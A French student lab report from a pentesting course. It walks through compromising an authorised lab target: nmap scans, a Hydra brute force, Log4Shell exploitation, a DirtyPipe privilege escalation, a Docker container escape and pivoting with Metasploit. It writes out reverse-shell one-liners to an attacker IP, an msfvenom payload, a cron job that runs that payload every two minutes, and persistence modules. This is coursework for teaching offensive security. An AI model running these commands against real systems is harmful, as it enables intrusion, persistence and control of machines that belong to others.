COMPTE RENDU

Découvrir le PENTESTING

Table des matières

1. Planification :

Définissez le périmètre de test autorisé :

Nous avons le droit de faire des tests sur la machine cible de l'entreprise et sur ma Kali attaquant.

Quelles sont les machines impliquées dans ce périmètre ?

Ma kali Attaquant :

Interface réseau : KvmStud6012.

IP : 10.11.12.50/24 - eth0

MAC : 42:12:32:01:02:02

L'entreprise cible :

IP : 10.26.12.222

Le routeur de l'entreprise cible :


IP : 10.26.12.1

Identifiez les connexions entre les interfaces :

Ma machine Kali attaquant est connectée au réseau virtuel dédié via l'interface kvmstud6012.

La machine cible est accessible sur ce réseau à l'adresse IP 10.26.22.222

Faites un schéma réseau que vous complèterez plus tard :



2. Premiers scans :

Scan de l'entreprise :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 10.26.12.222

Starting Nmap 7.94 ( https://nmap.org ) at 2024-12-12 16:32 CET
Nmap scan report for 10.26.12.222
Host is up (0.0047s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE
80/tcp   open   http
113/tcp  closed ident
443/tcp  open   https
1300/tcp open   h323hostcallsc
Device type: firewall
Running (JUST GUESSING): Fortinet embedded (86%)
OS CPE: cpe:/h:fortinet:fortigate_100d
Aggressive OS guesses: Fortinet FortiGate 100D firewall (86%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.25 seconds
```

Scan du routeur :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 10.26.12.1

Starting Nmap 7.94 ( https://nmap.org ) at 2024-12-12 16:40 CET
Nmap scan report for 10.26.12.1
Host is up (0.0011s latency).
Not shown: 982 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
5902/tcp  open  vnc-2
5903/tcp  open  vnc-3
5906/tcp  open  rpas-c2
5910/tcp  open  cm
10001/tcp open  scp-config
10002/tcp open  documentum
10003/tcp open  documentum_s
10004/tcp open  emcrmircccd
10009/tcp open  swdtp-sv
10010/tcp open  rxapi
10012/tcp open  unknown
10024/tcp open  unknown
10025/tcp open  unknown
10215/tcp open  unknown
10243/tcp open  unknown
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 3 hops

OS detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 14.75 seconds
```

Quelle est la nature de cette machine et sur quel OS fonctionne-t-elle ?

C'est un pare feu et il fonctionne sur l'OS : Fortinet - Fortigate 100D

Quel(s) logiciel(s) avez-vous identifié sur la cible ? Indiquez leur version utilisée et la version actuelle. Pour chaque logiciel recherchez les vulnérabilités existantes.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -A 10.26.12.222
Starting Nmap 7.94 ( https://nmap.org ) at 2025-01-24 09:43 CET
Nmap scan report for 10.26.12.222
Host is up (0.0017s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE       VERSION
80/tcp  open   tcpwrapped
|_http-server-header: nginx/1.22.0
113/tcp closed ident
443/tcp open   ssl/tcpwrapped
| http-robots.txt: 1 disallowed entry
|_/
| ssl-cert: Subject: commonName=VMSNSX09K0639A9/organizationName=Stormshield/countryName=FR
| Not valid before: 2020-01-09T12:37:44
|_Not valid after:  2030-01-09T12:37:44
| http-title: 403 Forbidden
|_Requested resource was /admin/admin.html
Device type: general purpose
Running (JUST GUESSING): FreeBSD 11.X (87%)
OS CPE: cpe:/o:freebsd:freebsd:11.0
Aggressive OS guesses: FreeBSD 11.0-RELEASE (87%), FreeBSD 11.0-STABLE or 11.0-RELEASE (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 8 hops

TRACEROUTE (using port 113/tcp)
HOP RTT     ADDRESS
1   0.14 ms 10.11.12.1
2   0.39 ms 10.30.3.1
3   0.68 ms 10.30.3.7
4   ... 7
8   1.55 ms 10.26.12.222

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.46 seconds
```

1.**HTTP (Port 80)** :

Un serveur web. Étant donné que la cible est identifiée comme un firewall, il est possible que le service soit lié à l'interface d'administration web d'un autre serveur derrière le firewall.

•Version utilisée : nginx /1.22.0

•Version actuelle : nginx /1.27.3

•Vulnérabilités existantes:

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit nginx
------------------------------------------------------------------------ ----------------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ----------------------------------
Nginx (Debian Based Distros + Gentoo) - 'logrotate' Local Privilege Es | linux/local/40768.sh
Nginx 0.6.36 - Directory Traversal                                     | multiple/remote/12804.txt
Nginx 0.6.38 - Heap Corruption                                         | linux/local/14830.py
Nginx 0.6.x - Arbitrary Code Execution NullByte Injection              | multiple/webapps/24967.txt
Nginx 0.7.0 < 0.7.61 / 0.6.0 < 0.6.38 / 0.5.0 < 0.5.37 / 0.4.0 < 0.4.1 | linux/dos/9901.txt
Nginx 0.7.61 - WebDAV Directory Traversal                              | multiple/remote/9829.txt
Nginx 0.7.64 - Terminal Escape Sequence in Logs Command Injection      | multiple/remote/33490.txt
Nginx 0.7.65/0.8.39 (dev) - Source Disclosure / Download               | windows/remote/13822.txt
Nginx 0.8.36 - Source Disclosure / Denial of Service                   | windows/remote/13818.txt
Nginx 1.1.17 - URI Processing SecURIty Bypass                          | multiple/remote/38846.txt
Nginx 1.20.0 - Denial of Service (DOS)                                 | multiple/remote/50973.py
Nginx 1.3.9 < 1.4.0 - Chuncked Encoding Stack Buffer Overflow (Metaspl | linux/remote/25775.rb
Nginx 1.3.9 < 1.4.0 - Denial of Service (PoC)                          | linux/dos/25499.py
Nginx 1.3.9/1.4.0 (x86) - Brute Force                                  | linux_x86/remote/26737.pl
Nginx 1.4.0 (Generic Linux x64) - Remote Overflow                      | linux_x86-64/remote/32277.txt
PHP-FPM + Nginx - Remote Code Execution                                | php/webapps/47553.md
------------------------------------------------------------------------ ----------------------------------
Shellcodes: No Results
```

2.**HTTPS (Port 443)** :

•Interface d'administration sécurisée via HTTPS.

3.**H323HOSTCALLSC (Port 1300)** :

•Protocole H.323 pour les appels vidéo/VoIP. Il est souvent utilisé pour les communications SIP dans les équipements réseau.

3. Fuzzing et Bruteforce

Que recouvre le terme de fuzzing ?

Le fuzzing (ou test à données aléatoires) est une technique pour tester des logiciels. L'idée est d'injecter des données aléatoires dans les entrées d'un programme.

Quels outils existent pour réaliser ce genre d'opération dans le cadre d'un serveur web ?

Burp Suite : Permet d'effectuer des tests de sécurité, y compris du fuzzing sur des requêtes HTTP.

OWASP ZAP (Zed Attack Proxy) : Outil open source pour scanner et tester les vulnérabilités des applications web, avec des fonctions de fuzzing.

Wfuzz : Un autre outil CLI dédié au fuzzing des applications web, souvent utilisé pour tester des champs d'entrée ou des fichiers.

SQLMap : Bien qu'axé sur la détection de vulnérabilités SQL, il peut être utilisé pour tester les champs d'entrée avec des charges malveillantes.

Dirb/Gobuster : Plus orientés vers le fuzzing d'URL et la découverte de répertoires ou de fichiers sur un serveur web.

Quel code du protocole HTTP vous indique une page de connexion ?

C'est le code 401 (Unauthorized) qui montre que l'utilisateur doit s'authentifier.

Je fais : dirb http://10.26.12.222 et j'obtiens :

```
┌──(root㉿kali)-[/home/kali]
└─# dirb http://10.26.12.222

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jan  7 10:59:11 2025
URL_BASE: http://10.26.12.222/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.26.12.222/ ----
==> DIRECTORY: http://10.26.12.222/css/
==> DIRECTORY: http://10.26.12.222/developers/
==> DIRECTORY: http://10.26.12.222/images/
+ http://10.26.12.222/index.html (CODE:200|SIZE:18250)
==> DIRECTORY: http://10.26.12.222/js/

---- Entering directory: http://10.26.12.222/css/ ----

---- Entering directory: http://10.26.12.222/developers/ ----
(!) WARNING: All responses for this directory seem to be CODE = 401.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.26.12.222/images/ ----

---- Entering directory: http://10.26.12.222/js/ ----

-----------------
END_TIME: Tue Jan  7 11:02:46 2025
DOWNLOADED: 18548 - FOUND: 1
```

La page très intéressante est /developers/

Quand j'essaye d'y accéder, j'ai un pop-up pour me connecter avec un identifiant et un mot de passe

```
┌──(root㉿kali)-[/home/kali]
└─# curl http://10.26.12.222/developers/
<html>
<head><title>401 Authorization Required</title></head>
<body>
<center><h1>401 Authorization Required</h1></center>
<hr><center>nginx/1.22.0</center>
</body>
</html>
```

Dirb travaille à partir du répertoire : /usr/share/dirb/wordlists/common.txt

Hydra est un outil de force brute pour tester des authentifications sur des services (HTTP, SSH, FTP, etc.).

Paramètres :


-L : Fichier avec une liste de noms d'utilisateur.

-P : Fichier avec une liste de mots de passe.

-u : Teste tous les mots de passe pour un utilisateur avant de passer au suivant.

-F : Arrête après avoir trouvé une combinaison valide.

-s : Spécifie un port personnalisé.



Quel login/mot de passe avez-vous trouvé ?

login :test

password : genius

Quel est le contenu de la page chargée ?

La page affiche « Hello World ! »


Sans l'option -u, évaluez à la louche combien de temps il aurait fallu pour trouver le mot de passe ?

Environ 300H

4. Log4Shell

4.1

1. **curl** : permet d'envoyer des requêtes HTTP (ou autres protocoles) vers un serveur. Elle est souvent utilisée pour tester et interagir avec des API ou des pages web.
   Paramètres -u, -A, -e :
   -u : Authentification (username:password).
   -A : Définir l'User-Agent.
   -e : Referrer HTTP.
2. **netcat (ou nc)** : Outil réseau pour écouter ou envoyer des données sur un port.
   Paramètres -l, -p, -v :
   -l : Écouter sur un port.
   -p : Spécifier un port.
   -v : Mode verbeux (détails de la connexion).
3. **Faille log4j** : Vulnérabilité permettant l'exécution de code à distance via l'injection de données malveillantes dans les logs.
   CVE liés : CVE-2021-44228, CVE-2021-45046, CVE-2021-45105.




D'abord on lance le nc –lvp 9999, Netcat attend une connexion sur le port 9999

Avec la commande curl, on envoie une requête HTTP GET à la page /developers du serveur.

On a des caractères bizarres donc la machine est bien vulnérable

4.2



Ça fonctionne bien, je peux faire un ls

A quoi sert l'option -e de la commande netcat ?

Elle permet d'exécuter un programme une fois connecter, donc le shell pour faire un shell inversé

Sous quel ID êtes-vous connecté ?

uid=1000(user) gid=1000(user)

Quel message s'affichera lors d'une connexion à cette machine ?

cat /etc/motd

Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general

information about administrating Alpine systems.

See <http://wiki.alpinelinux.org>.

You can setup the system with the command: setup-alpine


You may change this message by editing /etc/motd.

Dans quel contexte la distribution annoncée dans ce message est-elle le plus souvent utilisé ?

cat /etc/os-release

NAME="Alpine Linux"
ID=alpine
VERSION_ID=3.8.2
PRETTY_NAME="Alpine Linux v3.8"
HOME_URL="http://alpinelinux.org"
BUG_REPORT_URL="http://bugs.alpinelinux.org"

En utilisant la commande searchsploit, trouvez le nom de la faille susceptible de compromettre ce système ?



On a trouvé cette faille intéressante

Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe) | linux/local/50808.c

5. Élévation de privilège

La faille Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe) est associée au CVE-2022-0847. Cette vulnérabilité permet à un utilisateur non privilégié d'augmenter ses privilèges et d'exécuter des actions avec les droits d'un autre utilisateur, notamment en exploitant une erreur dans la gestion des flux de données dans le noyau Linux.

Le bit SUID (Set User ID) permet à un fichier exécutable de s'exécuter avec les privilèges de son propriétaire, généralement root, plutôt qu'avec ceux de l'utilisateur qui le lance. Cela est utile pour des programmes nécessitant des droits élevés, comme passwd.

5.1.2 Mise en Œuvre

J'ai créé un dossier dans le /home/user pour avoir les droits.

Je me redirige dedans


Je fais un wget http://10.11.12.50:8000/dirtypipe.c sur le reverse Shell pour récupérer le fichier

Je compile le programme avec : gcc dirtypipe.c

Je cherche un programme : Find / -type f –perm –4000 2>/dev/null

Il y a : /tmp/sh et /usr/bin/sudo

Je le lance avec : ./a.out /usr/bin/sudo



6. Échappement du container

A quoi sert l'option –privilege au moment du lancement d'un container docker ?

L'option --privileged permet au container Docker d'obtenir des privilèges étendus, donnant accès à des périphériques, modules du noyau et systèmes de fichiers de l'hôte, ce qui augmente les risques de sécurité.

Quelles sont les conséquences pratiques de l'usage de cette option ?

Les conséquences pratiques de ces usages sont les suivantes : si l'attaquant est root dans le container il peut alors avoir les privilèges root du système hôte.

Quelle commande permet d'afficher les disques disponibles sur une machine linux ?

Pour afficher les disques disponibles on fait : fdisk -l

```
fdisk -l
Disk /dev/sda: 8192 MB, 8589934592 bytes, 16777216 sectors
32896 cylinders, 255 heads, 2 sectors/track
Units: cylinders of 510 * 512 = 261120 bytes

Device  Boot StartCHS    EndCHS        StartLBA     EndLBA    Sectors  Size Id Type
/dev/sda1 *  4,4,1       1023,254,2        2048   14776319   14774272 7214M 83 Linux
/dev/sda2    1023,254,2  1023,254,2    14778366   16775167    1996802  975M  5 Extended
/dev/sda5    1023,254,2  1023,254,2    14778368   16775167    1996800  975M 82 Linux swap
```

On identifie la présence d'un boot dans le disque /dev/sda1. C'est donc par là qu'il va essayer d'accéder au système hôte. Pour se faire, on va maintenant créer le répertoire /hote dans /mnt.

Quelle commande permet de monter un disque ou une partition sur un répertoire de notre choix ?

Faire : sudo mount /dev/(nom de la partition)(nom du répertoire de montage)

On peut maintenant utiliser la commande : mount /dev/sda1 /mnt/hote pour monter le disque dans le répertoire et ainsi accéder à ce qu'on recherche : la version et le nom du système hôte hébergeant le container.

On peut utiliser les commandes : cat /mnt/hote/etc/os-release et : uname -a pour identifier le noyau. Faire : chroot /mnt/hote /bin/sh

```
mount /dev/sda1 /mnt/hote
cat /mnt/hote/etc/os-release
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
NAME="Debian GNU/Linux"
VERSION_ID="11"
VERSION="11 (bullseye)"
VERSION_CODENAME=bullseye
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
uname -a
Linux 7e82eef02589 5.10.0-8-amd64 #1 SMP Debian 5.10.46-4 (2021-08-03) x86_64 Linux
```

Quelle est la version et le nom du système hôte hébergeant le container ?

Le nom du système hôte hébergeant le container est Debian GNU/Linux 11 (bullseye) et la version est la version 11 (bullseye).

7. Mise en place d’un reverse-shell

Quelles différences y-a-t-il entre les charges bind et reverse?

Bind : Ces attaques sont initiées depuis le système attaquant qui écoute les connexions entrantes sur un port spécifique de la victime.

Reverse : Ces attaques sont initiées depuis le système attaqué qui reçoit une commande venant du système attaquant qui est en état d’écoute de connexion entrante venant de la victime pour y accéder.

Donnez deux charges "reverse" qui seraient potentiellement utilisables sur la Victime (listez les exécutables sur la Victime) :

On vérifie les exécutables sur la Victime avec la commande cat /etc/shells.

```
cat /etc/shells
# valid login shells
/bin/sh
/bin/ash
/bin/bash
```

On peut utiliser /bin/ash et /bin/bash

Pour bash : bash -i >& /dev/tcp/<IP_Kali>/<port_écoute> 0>&1

Pour ash : ash -c ‘sh -i >& /dev/tcp/<IP_Kali>/<port_écoute> 0>&1’

Du point de vue d'un hacker :

•Quel intérêt existe-t-il à utiliser un reverse-shell pour ouvrir une connexion vers une machine distante ?

Bypass des pares-feux : La cible initie la connexion, évitant les restrictions entrantes.

Trafic discret : Ressemble à du trafic réseau normal.

Contrôle total : Permet d’agir sur la machine cible.

• Quel inconvénient cela présente-t-il ?

Dépend du réseau cible : Si pas de connexion sortante, ça échoue.

Détection possible : Outils modernes peuvent repérer des comportements suspects.

Fragilité : Redémarrage ou coupure réseau = shell perdu.

7.1 Création d'une charge malveillante

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p cmd/unix/reverse_bash LHOST=10.11.12.50 LPORT=4444 --format=raw > payloadDanger
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 75 bytes
```

7.2 Automatisation du lancement de la charge malveillante

Sur un système Unix à quoi sert le cron ?

Cron sert à automatiser différentes choses sur un système Unix comme des scripts ou autres fichiers qui peuvent être automatisé.

Dans quel fichier les tâches "systèmes" sont-elles habituellement planifiées ?

Habituellement planifiées dans /etc/crontab ou des fichiers dans /etc/cron.d/.

A quoi sert l'option -e de la commande crontab ?

L'option -e permet de modifier/éditer un fichier crontab de l'utilisateur en cours avec crontab -e

Quelle ligne faudrait-il écrire dans un fichier pour planifier une tâche toutes les 2 mns ?

```
ls
e2scrub_all
cat e2scrub_all
30 3 * * 0 root test -e /run/systemd/system || SERVICE_MODE=1 /usr/lib/x86_64-linux-gnu/e2fsprogs/e2s
crub_all_cron
10 3 * * * root test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r
```

On doit s'inspirer de ce fichier pour créer un fichier lançant notre charge malveillante.
D'abord on récupère la charge :

```
wget http://10.11.12.50:8000/payloadDanger
ls
e2scrub_all
payloadDanger
```

```
printf "*/2 * * * * root /mnt/hote/etc/cron.d/payloadDanger\n" > /etc/cron.d/charge
ls
charge
e2scrub_all
payloadDanger
```

8. Persistance

8.1 Préparatifs

Que fait l'exploit multi/handler ?

L'exploit multi/handler permet à l'attaquant d'écouter sur un port spécifique les connexions venant d'une machine cible pour créer un reverse shell.

Quelle charge par défaut est utilisée par cet exploit ?

La charge par défaut est generic/shell_reverse_tcp

Quelles options sont requises pour cette charge ?

Les options requises sont LHOST, LPORT et payload. LHOST correspond à l'adresse IP de la machine qui lance l'exploit et LPORT correspond au port d'écoute de la machine attaquante. Le payload est la charge par défaut.

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.11.12.50      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Au moyen de la commande session -h, trouvez l'option qui permet d'upgrader une session ?

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  5         shell cmd/unix               10.11.12.50:4444 -> 10.26.12.222:34140 (10.26.12.222)
```

Quel intérêt avez-vous à upgrader une session ?

L'intérêt d'upgrader une session est la possibilité de la rendre beaucoup plus puissante et interactive avec le système.

Qu'est-ce qu'un meterpreter ?

Un meterpreter est un payload de Metasploit Framework. Souvent utilisé post-exploitation.

Quelles sont les familles de commandes disponibles dans un meterpreter ?

Des commandes de fichiers (comme ls ou cat), des commandes de réseaux (comme iproute) et des commandes systèmes (comme kill ou reboot).

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                   Information        Connection
  --  ----  ----                   -----------        ----------
  5         shell cmd/unix                            10.11.12.50:4444 -> 10.26.12.222:34140 (10.26
                                                      .12.222)
  6         meterpreter x86/linux  root @ 172.18.0.3  10.11.12.50:4433 -> 10.26.12.222:23378 (10.26
                                                      .12.222)

msf6 exploit(multi/handler) > sessions 6
[*] Starting interaction with 6...

meterpreter > ls
Listing: /etc/cron.d
====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  1024  fil   2025-01-24 11:54:38 +0100  .charge.swp
100644/rw-r--r--  102   fil   2021-02-22 23:43:24 +0100  .placeholder
```

8.2 Mise en place de la persistance

Comment s'appelle l'exploit que vous avez sélectionné ?

exploit/linux/local/service_persistence.

Quel paramètre permet d'exécuter cet exploit dans une session donnée ?

SESSION

Quelle charge par défaut utilise-t-il ?

cmd/unix/reverse_netcat

Sur quel port cette charge se met-elle en écoute par défaut ?

Sur le port 4444.

```
msf6 exploit(linux/local/service_persistence) > show options

Module options (exploit/linux/local/service_persistence):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SERVICE                      no        Name of service to create
   SESSION     7                yes       The session to run this module on
   SHELLPATH   /usr/local/bin   yes       Writable path to put our shell
   SHELL_NAME                   no        Name of shell file to write


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.11.12.50      yes       The listen address (an interface may be specified)
   LPORT  5555             yes       The listen port
```

9. Pivotement

Quel est le but d'un pivotement ?

Le pivotement (ou pivoting) est une technique utilisée par les hackers ou pentesters après avoir compromis une machine dans un réseau. L'objectif principal est d'utiliser cette machine compromise comme un point d'appui pour accéder à d'autres systèmes ou ressources qui seraient normalement inaccessibles directement.

9.1 Découverte du réseau de la victime

Quelle commande meterpreter permet d'affichez les paramètres IP ?

ipconfig

Quelle commande meterpreter permet d'affichez la table de routage ?

route

Quelle est l'adresse de la passerelle du réseau dans lequel la Victime se situe ?

La passerelle est indiquée dans les résultats de ipconfig à côté de Default Gateway.

Quelle commande Metasploit permet de créer une route et de l'associer à une session particulière ?

run autoroute -s <subnet>

A quoi sert le module auxiliary/scanner/portscan/tcp ?

Il effectue un scan TCP pour identifier les ports ouverts sur une ou plusieurs cibles dans un réseau.

Quelle option permet de préciser le réseau que l'on souhaite scanner ?

set RHOSTS <ip du réseaux>

Combien de tâches sont lancées par défaut ?

Par défaut, 256 tâches sont lancées simultanément (défini par l'option THREADS).

set THREADS 16

9.2 Mise en place d'un proxy

10. Latéralisation et mise en place d'une persistance sur le Firewall

Je n’ai pas eu le temps de finir cette partie

11. Découverte du réseau LAN

Je n’ai pas eu le temps de commencer cette partie